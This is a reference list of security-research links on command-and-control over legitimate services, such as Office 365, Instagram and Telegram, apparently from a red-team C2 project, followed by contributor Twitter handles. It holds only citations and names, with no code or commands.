<https://labs.mwrinfosecurity.com/blog/tasking-office-365-for-cobalt-strike-c2>
<https://www.cobaltstrike.com/help-externalc2>
<https://posts.specterops.io/covenant-developing-custom-c2-communication-protocols-895587e7f325>
<https://www.welivesecurity.com/2019/05/29/turla-powershell-usage/>
<https://www.blackhat.com/docs/us-17/wednesday/us-17-Dods-Infecting-The-Enterprise-Abusing-Office365-Powershell-For-Covert-C2.pdf>
<https://www.welivesecurity.com/wp-content/uploads/2018/08/Eset-Turla-Outlook-Backdoor.pdf>
<https://www.welivesecurity.com/2017/06/06/turlas-watering-hole-campaign-updated-firefox-extension-abusing-instagram>
<https://www.bleepingcomputer.com/news/security/russian-state-hackers-use-britney-spears-instagram-posts-to-control-malware>
<https://www.fireeye.com/blog/threat-research/2018/08/fin7-pursuing-an-enigmatic-and-evasive-global-criminal-operation.html>
<https://securingtomorrow.mcafee.com/mcafee-labs/vpnfilter-botnet-targets-networking-devices>
<https://www.trendmicro.com/vinfo/us/security/news/cybercrime-and-digital-threats/how-new-chat-platforms-abused-by-cybercriminals>
<https://researchcenter.paloaltonetworks.com/2018/03/unit42-telerat-another-android-trojan-leveraging-telegrams-bot-api-to-target-iranian-users>
https://blog-assets.f-secure.com/wp-content/uploads/2020/03/18122307/F-Secure-Dukes_Whitepaper.pdf
<https://3xpl01tc0d3r.blogspot.com/2020/03/introduction-to-callidus.html>
<https://rastamouse.me/blog/c3-first-look/>

@FSecureLabs
@mwrlabs
@nmonkee
@william_knows
@Rev10D
@Krelkc
@grzryc Grzegorz Rychlik
@cobbr